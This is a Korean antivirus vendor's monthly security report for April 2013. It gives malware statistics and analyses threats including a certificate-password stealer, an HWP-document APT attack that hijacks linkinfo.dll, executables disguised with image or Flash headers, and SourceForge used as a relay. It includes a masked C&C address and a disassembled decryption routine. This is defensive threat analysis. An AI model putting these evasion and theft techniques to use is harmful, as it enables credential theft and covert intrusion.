ASEC REPORT

VOL.40 | 2013.05

안랩 월간 보안 보고서

2013년 4월 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

4월 악성코드, 전월 대비 217만여 건 감소

ASEC이 집계한 바에 따르면, 2013년 4월에 감염이 보고된 악성코드는 550만 8895건인 것으로 나타났다. 이는 전월 768만 5579건에 비해 217만 6684건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 Win-Trojan/Onlinegamehack140.Gen이었으며, ASD.PREVENTION과 Textimage/Autorun가 다음으로 많았다. 또한 총 7건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Onlinegamehack140.Gen	238,345	13.1 %
2	—	ASD.PREVENTION	200,144	11.0 %
3	▲2	Textimage/Autorun	175,631	9.7 %
4	—	Trojan/Win32.urelas	140,562	7.7 %
5	▲1	Trojan/Win32.onlinegamehack	109,826	6.0 %
6	▲6	Malware/Win32.generic	101,956	5.6 %
7	▼4	Adware/Win32.winagir	85,380	4.7 %
8	▼1	Trojan/Win32.adh	77,202	4.2 %
9	▼1	Trojan/Win32.Gen	71,338	3.9 %
10	▼1	Malware/Win32.suspicious	71,104	3.9 %
11	NEW	Win-Trojan/Wgames.Gen	69,839	3.8 %
12	▲2	RIPPER	65,335	3.6 %
13	NEW	Win-Trojan/Asd.variant	61,490	3.4 %
14	▲6	Trojan/Win32.scar	59,941	3.3 %
15	NEW	Win-Trojan/Onlinegamehack.204632	59,504	3.3 %
16	NEW	Als/Bursted	56,777	3.2 %
17	NEW	Win-Trojan/Avkiller4.Gen	53,479	2.9 %
18	▼5	Trojan/Win32.agent	43,353	2.4 %
19	NEW	Win32/Autorun.worm.307200.F	43,212	2.4 %
20	NEW	Win32/Virut.f	32,568	1.9 %
		TOTAL	1,816,986	100.0 %

표 1-1 | 2013년 4월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 77만 5707건으로 가장 빈번히 보고된 것으로 조사됐으며 Win-Trojan/Onlinegamehack이 45만 4205건, Win-Trojan/Agent가 32만 6467건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	775,707	22.0 %
2	—	Win-Trojan/Onlinegamehack	454,205	12.9 %
3	—	Win-Trojan/Agent	326,467	9.3 %
4	▲1	Win-Trojan/Onlinegamehack140	238,345	6.8 %
5	▼1	Adware/Win32	206,034	5.8 %
6	—	ASD	200,144	5.7 %
7	—	Malware/Win32	183,431	5.2 %
8	▲2	Textimage/Autorun	175,657	5.0%
9	▼1	Win-Trojan/Downloader	175,399	5.0 %
10	▲6	Win32/Conficker	91,017	2.6 %
11	▲3	Win32/Virut	83,909	2.4 %
12	▲7	Win32/Autorun.worm	78,999	2.2 %
13	NEW	Backdoor/Win32	72,626	2.1 %
14	NEW	Win-Trojan/Wgames	69,839	2.0 %
15	▲3	Win-Trojan/Avkiller	69,304	2.0 %
16	▲4	Win32/Kido	68,128	1.9 %
17	NEW	RIPPER	65,335	1.9 %
18	▼9	Win-Adware/Korad	64,421	1.8 %
19	▼4	Downloader/Win32	64,121	1.8 %
20	NEW	Win-Trojan/Asd	61,490	1.6 %
		TOTAL	3,524,578	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

4월 최다 신종 악성코드 온라인게임핵

[표 1-3]은 4월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 4월의 신종 악성코드는 온라인게임핵(Win-Trojan/Onlinegamehack.204632)이 5만 9504건으로 전체의 18.1%를 차지했다. 애드웨어(Win-Adware/Shortcut.973712)는 2만 6568건이 보고돼 8.1%의 비율을 보였다.

순위	악성코드명	건수	비율
1	Win-Trojan/Onlinegamehack.204632	59,504	18.1 %
2	Win-Adware/Shortcut.973712	26,568	8.1 %
3	Win-Trojan/Onlinegamehack.205288	26,549	8.1 %
4	Win-Trojan/Downloader.301568.E	25,052	7.6 %
5	Win-Trojan/Systemhijack.120307	18,882	5.7 %
6	Win-Spyware/Pbot.8069377	17,911	5.4 %
7	Win-Trojan/Agent.28871	16,897	5.1 %
8	Win-Trojan/Avkiller.43904	15,440	4.7 %
9	Win-Trojan/Onlinegamehack.271872.AE	14,900	4.5 %
10	Win-Trojan/Onlinegamehack.339968.O	13,345	4.1 %
11	Win-Trojan/Onlinegamehack.344064.G	12,997	4.0 %
12	Win-Trojan/Egapel.29318	12,420	3.8 %
13	Win-Trojan/Agent.44544.WB	11,886	3.6 %
14	Win-Adware/NATService.1369736	9,426	2.9 %
15	Win-Trojan/Onlinegamehack.270336.AF	8,566	2.6 %
16	Win-Trojan/Onlinegamehack.244224	8,348	2.5 %
17	Win-Trojan/Onlinegamehack.344064.H	8,084	2.5 %
18	Win-Trojan/Killav.83897600	8,054	2.4 %
19	Win-Trojan/Onlinegamehack.261120.D	7,629	2.3 %
20	Win-Adware/KorAd.153608	6,482	2.0 %
	TOTAL	328,940	100.0 %

표 1-3 | 4월 신종 악성코드 최다 20건

4월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2013년 4월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 57.2%로 가장 높은 비율을 나타냈고 애드웨어(Adware)와 웜(Worm)이 각각 6.5%의 비율을 차지했다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 애드웨어, 웜, 바이러스, 다운로드, 스파이웨어 등은 전월에 비해 증가세를 보였으며, 스크립트, 드롭퍼는 감소했다.




그림 1-3 | 2013년 3월 vs. 2013년 4월 악성코드 유형별 비율

신종 악성코드 유형별 분포

4월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 80%로 가장 많았고, 애드웨어가 13%, 스파이웨어가 4%로 각각 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

공인인증서 탈취 악성코드 기승, 주의

공인인증서를 탈취하는 악성코드가 또 다시 발견돼 사용자의 주의가 요구된다. 이 악성코드는 취약점을 이용해 드라이브 바이 다운로드 방식으로 악성코드를 유포한 뒤, 감염된 시스템에서 공인인증서를 수집해 FTP를 통해 전송한다.

악성코드 제작자가 악성코드 유포를 위해 마련한 사이트에 접속하면 [그림 1-5]와 같은 악성 스크립트가 동작하게 된다. 사용하는 브라우저의 종류와 Java(자바) 사용 여부를 체크한 뒤, 악성 스크립트가 동작한다.

그림 1-5 | 악성 스크립트 코드

악성코드에 감염되면 공인인증서 창의 클래스명인 'QWidget'을 감시한다. 만약 공인인증서가 실행이 되면 'GetWindowTextW'를 이용해서 입력된 공인인증서 패스워드의 탈취를 시도한다.

그림 1-6 | 공인인증서 탈취 코드

[그림 1-7]과 같이 공인인증서 탈취를 위해 제작된 '전자 서명 작성' 창은 실제 금융기관에서 사용하는 것과 매우 유사하게 만들어져 일반인이 쉽게 눈치채기 어렵다. 하지만 자세히 살펴보면 미묘한 차이점이 있다. 패스워드를 탈취하기 위한 공인인증서 창은 입력을 받는 부분이 하나 더 존재하고, 커서(Cursor) 두 개가 동시에 깜빡이는 것을 확인할 수 있다.

그림 1-7 | 정상 공인인증서(왼쪽), 비정상 공인인증서(오른쪽)

탈취된 공인인증서 패스워드는 시스템에서 수집한 맥 주소와 함께 미국 로스앤젤레스(LA) 부근에 위치한 원격 시스템으로 전송된다.




그림 1-8 | 맥 주소 탈취하는 코드




그림 1-9 | 원격 시스템으로 공인인증서 패스워드를 전송하는 코드

해당 악성코드는 감염된 시스템에서 공인인증서가 있는지 검색을 하기도 한다.




그림 1-10 | 공인인증서 구성 파일




그림 1-11 | 공인인증서를 검색하는 코드

검색된 공인인증서가 있으면 FTP를 통해 원격 시스템으로 전송하고 감염자의 맥 주소로 서버에 폴더를 생성한다. [그림 1-12]는 실제 해당 FTP 서버로 접속해 지금까지 수집된 공인인증서 리스트다.




그림 1-12 | 공인인증서를 수집하는 원격 시스템

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Dloader (2013.04.01.00)

한글 문서 취약점을 이용한 APT 공격

최근 국내에서 특정 기관을 타깃으로 한 수상한 한글 문서가 이메일로 첨부돼 유포되고 있다는 보고가 접수됐다. 특정 기관을 타깃으로 정보 유출을 시도하는 전형적인 지능형 지속 보안 위협(APT, Advanced Persistent Threat) 공격이었다. 이메일로 유포된 취약점이 있는 한글 문서는 '한국의대응전략.hwp' 파일로, 외교안보연구원이 2012년 '국제 정세 전망'에서 밝힌 북한의 핵 개발 실험에 대한 전망과 6자 회담 재개 가능성 및 회담의 효용성 등에 관한 내용이 담겨 있다.




그림 1-13 | HWP 문서 내용

[그림 1-14]의 HWP 파일의 문서 정보를 살펴보면 작성자 이름은 'baidu1'으로 중국 포털 사이트의 이름이었다. 문서 내용은 4월 11일에 최종 수정된 것으로 보아 APT 공격을 위해 최근 제작된 것으로 추정된다.




그림 1-14 | HWP 문서 정보

분석 당시 취약점이 있는 한글 문서는 보안패치가 되지 않은 2007버전에서 실행할 경우 취약점이 동작하는 것으로 확인됐다.




그림 1-15 | 파일 구성도

생성된 파일을 확인해 보면 [그림 1-15]와 같이 취약점에 의해 생성된 SVCH0ST.exe 파일이 ppst.temp, hwp.exe, 한국의대응전략.hwp 파일을 생성하고 hwp.exe 파일이 mscmos.sys, linkinfo.dll, KB3088750.exe 파일을 생성하는 것을 볼 수 있다.

ppst.temp 파일은 SVCH0ST.exe 파일과 동일하고, KB3088750.exe 파일은 hwp.exe 파일과 동일하다. SVCH0ST.exe 파일에 의해 생성된 한국의대응전략.hwp 파일은 위 [그림 1-13]과 같은 정상 한글 파일이다. mscmos.sys 파일은 인코딩된 것으로 보이는 데이터 파일로 추정되며, linkinfo.dll 파일은 정상 윈도우 파일로 가장한 것으로 보인다. 정상 linkinfo.dll 파일은 윈도우 시스템 폴더(%Systemroot%₩system32)에 위치하는 반면, hwp.exe 파일에 생성된 linkinfo.dll 파일은 윈도우 폴더(%Systemroot%)에 생성된다. 이는 시스템 시작 시 자동 실행을 위해 레지스트리에 등록하지 않고도 윈도우 셸(Shell)이 로딩되면서 자동으로 실행되도록 하기 위한 것으로 보인다.




그림 1-16 | linkinfo.dll 파일 비교 (왼쪽 : 정상, 오른쪽 : 악성)

[그림 1-16]에서 보이는 것처럼 정상 linkinfo.dll 파일과 다르게 악

성 linkinfo.dll 파일은 원본 파일 이름이 다르다. linkinfo.dll 파일은 explorer.exe 프로세스에 인젝션돼 실행되면서 아래와 같은 C&C 서버에 주기적으로 접속을 시도한다.

C&C 서버: 59.1**.2**.4*: 88

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
HWP/Agent (2013.04.13.00)
Win-Trojan/Agent.145920.CA (2013.04.14.00)
Win-Trojan/Agent.128512.FB (2013.04.14.00)
Win-Trojan/Agent.61480960 (2013.04.14.00)

원본 파일의 정체를 숨긴 그림 파일 주의

악성코드 제작자는 악성코드가 보안 제품에 탐지되거나 PC 사용자에게 발견되는 것을 우회하기 위해 다양한 시도를 하고 있다. 실행 압축 프로그램을 이용해 원본 파일의 정보를 쉽게 알 수 없도록 하거나, 파일의 확장자를 jpg와 같은 다른 포맷의 파일 형식으로 변경해 실행 파일이 아닌 것처럼 위장하는 것이 대표적이다.
최근에는 다른 형태의 파일 내부에 악성코드 파일을 저장해 놓는 등의 방식으로 보안 관리자와 보안 장비를 회피하려는 시도도 계속되고 있다.

[그림 1-17]은 최근 해외에서 보고된 트위터를 이용한 타깃 공격에 사용된 악성코드다.




그림 1-17 | swf파일에 저장된 악성 파일

플래시 파일로 제작됐지만 보안 취약점이 있는 PC의 사용자가 트위터에 등록된 URL을 클릭하면 CVE-2013-0634 취약점을 이용한 공격을 수행해 swf 파일 내부의 악성코드를 실행, 시스템을 감염시킨다. swf 파일에는 32비트와 64비트 OS용으로 제작된 두 개의 악성코드가 저장돼 있는데 흥미로운 것은 두 파일 모두 파일 헤더에 불필요한 문자를 추가해 실행 파일이 아닌 것처럼 위장해 탐지를 회피하려는 제작자의 치밀함을 엿볼 수 있다는 점이다. 변조된 헤더를 조작해 정상 실행 파일로 변경한 악성코드를 바이러스토탈(Virustotal) 사이트에서 검사해 본 결과, 절반 이상의 제품들이 악성으로 진단했으나 변조된 원본 파일은 진단하지 않고 있었다.

최근 국내에서 유포된 게임핵 변형 중에도 이와 비슷한 형태로 실행 파일이 아닌 것처럼 위장한 형태가 발견됐다. 이 악성코드는 [그림 1-18]에서 보는 것과 같이 실행 파일 상단에 그림 파일인 것처럼 JPG 파일 헤더를 추가함으로써 보안 제품에서 탐지하지 못하도록 위장하고 있다.




그림 1-18 | jpg 헤더가 추가된 악성 파일

실제 악성 파일의 헤더가 시작되는 앞 단의 데이터를 제거하면 악성코드가 동작하는데 이 악성코드는 최근 유행하는 온라인 게임의 변종으로 아래와 같이 다양한 루트킷을 설치하고 윈도우 실행 파일을 악성으로 변조하며 사용자 계정 정보를 탈취한다.

- C:₩WINDOWS₩SYSTEM32₩drivers₩xpV3001.sys
- C:₩WINDOWS₩SYSTEM32₩drivers₩420a0a1f.sys
- C:₩WINDOWS₩SYSTEM32₩ws2help.dll

대부분의 악성코드 유포지는 정상적인 서비스를 제공하는 서버를 해킹해서 악의적인 용도로 사용하는 경우가 많기 때문에 잔존 주기가 길지 않다. 하지만 이번 사례와 같이 데이터가 변경된 경우에는 서버를 관리하는 관리자의 입장에서도 그림 파일로 오해해 악성으로 인지하지 못할 가능성이 있어 상대적으로 오랜 시간 동안 악성코드를 유포할 수 있었다. 앞서 소개한 타깃 공격에 이용된 관련 악성코드의 경우 지난 2월경 발견돼 대부분의 백신 제품에서 진단을 하고 있지만 현재까지도 웹 사이트에서 swf 파일로 위장한 악성코드를 유포하고 있다.

이러한 상황은 온라인게임핵의 경우에도 크게 다르지 않다. 일반적인 실행 파일의 형태로 유포되는 악성코드가 국내 사이트에서 유포되는 경우, 대부분 1~2일 안에 제거되거나 실행 파일이 제작자에 의해 지속적으로 변경되는 경우가 대부분이지만 위장된 형태의 악성코드는 상대적으로 오랜 기간 동안 유지되고 있다.

공격자의 입장에서 공격을 유발하는 파일을 공격 대상 시스템에 안전하게 저장하고 지속적으로 유포할 수 있는 가능성을 높이는 것은 매우 고무적인 일이다. 악성코드로 변환할 수 있는 원본이 탐지되지 않고 오래 남아 있으면 실제로 실행되는 악성 파일이 탐지되더라도 부팅 등과 같은 특별한 이벤트가 발생할 때 지속적으로 원본 파일을 활용해 감염시킬 수도 있고, 사용자가 위장된 파일 안에 숨어 있는 원본 파

일의 존재를 확인하는 것도 상대적으로 어려워 해커가 오랜 기간 동안 시스템을 장악할 수 있기 때문이다.

이와 같이 다른 형태의 파일로 위장한 악성코드는 백신 제품이나 네트워크 보안 제품들이 악성으로 인지하지 못하는 경우가 많아 해킹된 서버나 공격을 시도하는 대상 시스템에 안전하게 저장돼 오랜 기간 동안 사용되며 이로 인해 지속적인 피해를 유발할 가능성이 높으므로 주의가 필요하다.

해당 악성코드는 V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

SWF/Cve-2013-0634 (2013.02.13.00)

Win-Trojan/Boda.246272 (2013.02.13.01)

Trojan/OnlineGamehack (2013.04.11.05)

Win-Trojan/Agent.184320.TV (2013.04.09.00)

악성코드 경유지로 이용된 Sourceforge.net

www.sourceforge.net은 사용자가 작성한 프로그램의 소스코드를 저장하고 다른 사람들과 공유가 쉽도록 웹 기반의 저장공간을 제공하는 사이트다.

· 참고 사이트: http://en.wikipedia.org/wiki/SourceForge

그러나 간혹 악의적인 사용자가 www.sourceforge.net에 계정을 생성한 후 소스코드가 아닌 악성코드를 업로드해 유포하거나 악성코드 경유지로 사용하는 경우가 종종 발생하고 있다. 이번에 발견한 사례는 국내 게임과 관련해 언론사 사이트를 경유해 유포된 악성코드를 조사하는 과정에서 sourceforge.net에 등록된 특정 계정이 악성코드 경유지로 사용됐음을 확인한 것이다.


해당 악성코드는 해킹된 게임 관련 언론사 사이트에 접속한 PC에 notice.html을 다운로드하도록 돼 있다. 사용자의 PC에 자바 취약점(CVE-2013-0422)이 존재하면 notice.html이 동작해 내부에 포함된 실행 파일을 로컬 PC에 생성한다.

그림 1-19 | notice.html 다운로드

위 [그림 1-19]에서 보는 코드에 의해서 로컬 PC에 다운로드된 notice.html은 취약점을 가진 applet.jar(CVE-2013-0422)와 HEX 데이터로 구성된 실행 파일을 실행하도록 돼 있다.

그림 1-20 | notice.html에 포함된 실행 파일

notice.html이 실행됨으로써 생성된 실행 파일의 내부코드를 살펴보면 [그림 1-21]과 같이 암호화된 것으로 추정되는 문자열들이 존재하며, 해당 코드들은 복호화 루틴을 거쳐서 복호화 된다.



```
00408921  |> /8AD0          /mov    dl, al
00408923  |. |02D2          |add    dl, dl
00408925  |. |02D2          |add    dl, dl
00408927  |. |02C2          |add    al, dl
00408929  |. |02C0          |add    al, al
0040892B  |. |0241 FF       |add    al, byte ptr [ecx-1]
0040892E  |. |83C1 03       |add    ecx, 3
00408931  |. |8AD0          |mov    dl, al
00408933  |. |02D2          |add    dl, dl
00408935  |. |02D2          |add    dl, dl
00408937  |. |02C2          |add    al, dl
00408939  |. |02C0          |add    al, al
0040893B  |. |0241 FD       |add    al, byte ptr [ecx-3]
0040893E  |. |46            |inc    esi
0040893F  |. |04 30         |add    al, 30
00408941  |. |88443E FF     |mov    byte ptr [esi+edi-1], al
00408945  |. |8A41 FE       |mov    al, byte ptr [ecx-2]
00408948  |. |84C0          |test   al, al
0040894A  |.^\75 D5         \jnz    short 00408921
```

그림 1-21 | 복호화 루틴

